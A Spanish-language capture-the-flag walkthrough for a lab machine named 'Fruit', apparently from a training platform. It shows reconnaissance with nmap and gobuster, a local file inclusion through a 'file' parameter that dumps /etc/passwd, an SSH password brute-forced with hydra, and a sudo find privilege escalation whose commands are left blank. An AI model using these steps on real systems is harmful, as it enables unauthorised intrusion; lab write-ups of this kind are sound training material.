FRUIT

Primero de todo descubrimos cual es la ip de la máquina:

```
❯ arp-scan -I ens33 --localnet
Interface: ens33, type: EN10MB, MAC: 00:0c:29:a2:58:5d, IPv4: 192.168.0.34
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     10:c2:5a:7d:3b:03       Technicolor CH USA Inc.
192.168.0.11    20:9a:7d:6e:e7:28       Sagemcom Broadband SAS
192.168.0.12    04:d9:f5:cf:03:6b       ASUSTek COMPUTER INC.
192.168.0.23    2e:97:ba:9e:bb:88       (Unknown: locally administered)
192.168.0.21    2c:71:ff:ba:04:e8       Amazon Technologies Inc.
192.168.0.37    08:00:27:54:da:c8       PCS Systemtechnik GmbH
192.168.0.254   10:c2:5a:7d:3b:05       Technicolor CH USA Inc.
192.168.0.101   2e:97:ba:9e:bb:88       (Unknown: locally administered)
```

Tratándose de una máquina virtualizada, seguramente sea la 192.168.0.37, ya que su dirección MAC comienza con 08:00, y las máquinas virtualizadas suelen tener este inicio de MAC.

Ahora vemos la conectividad con la máquina:

```
❯ ping -c 1 192.168.0.37
PING 192.168.0.37 (192.168.0.37) 56(84) bytes of data.
64 bytes from 192.168.0.37: icmp_seq=1 ttl=64 time=0.615 ms

--- 192.168.0.37 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.615/0.615/0.615/0.000 ms
```

Tenemos conectividad, y vemos que hay una ttl de 64, por lo que seguramente estemos ante una máquina Linux.

Ahora vamos a ver los puertos abiertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 192.168.0.37 -oG allPorts
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```

En este caso solo hay dos puertos abiertos, vamos a ver más información de estos puertos:

```
❯ nmap -sCV -p22,80 192.168.0.37 -oN targeted
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_  256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: P\xC3\xA1gina de Frutas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:54:DA:C8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ahora vamos a investigar la web.

Tenemos un buscador pero nos da error cuando buscamos, vamos a utilizar gobuster para buscar más directorios:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.0.37 -x .php,.html,.txt
```

```
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 1811]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/fruits.php           (Status: 200) [Size: 1]
/server-status        (Status: 403) [Size: 277]
```


A parte de estos encontramos el buscar.php?busqueda, que es a lo que nos remite cuando damos a buscar, pero aquí no vemos nada de información ya que dice que no esta en el servidor, vamos a ver si podemos conseguir ver algo en fruits.php:

```
wfuzz --hl=1 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://192.168.0.37/fruits.php?FUZZ=/etc/passwd'
```

```
ID           Response   Lines    Word       Chars       Payload

000000759:   200        24 L     29 W       1128 Ch     "file"
```

Y vemos que con la palabra file podemos ver archivos del sistema:




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
bananaman:x:1001:1001::/home/bananaman:/bin/bash
```

Y vemos un usuario bananaman, al cual podemos intentar acceder por fuerza bruta:

```
hydra -l bananaman -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.37
```

```
[22][ssh] host: 192.168.0.37   login: bananaman   password: celtic
```


Y ya tenemos la contraseña del usuario,ahora vamos a acceder por ssh:

```
ssh bananaman@192.168.0.37
```


```
bananaman@Fruits:~$ whoami
bananaman
```

Y estamos dentro, ahora vamos a ver como escalamos privilegios.

Con sudo -l encontramos lo siguiente:



Con find podemos darnos una shell de root de la siguiente manera:



Y ya somos root, ahora solo nos quedaría coger las banderas.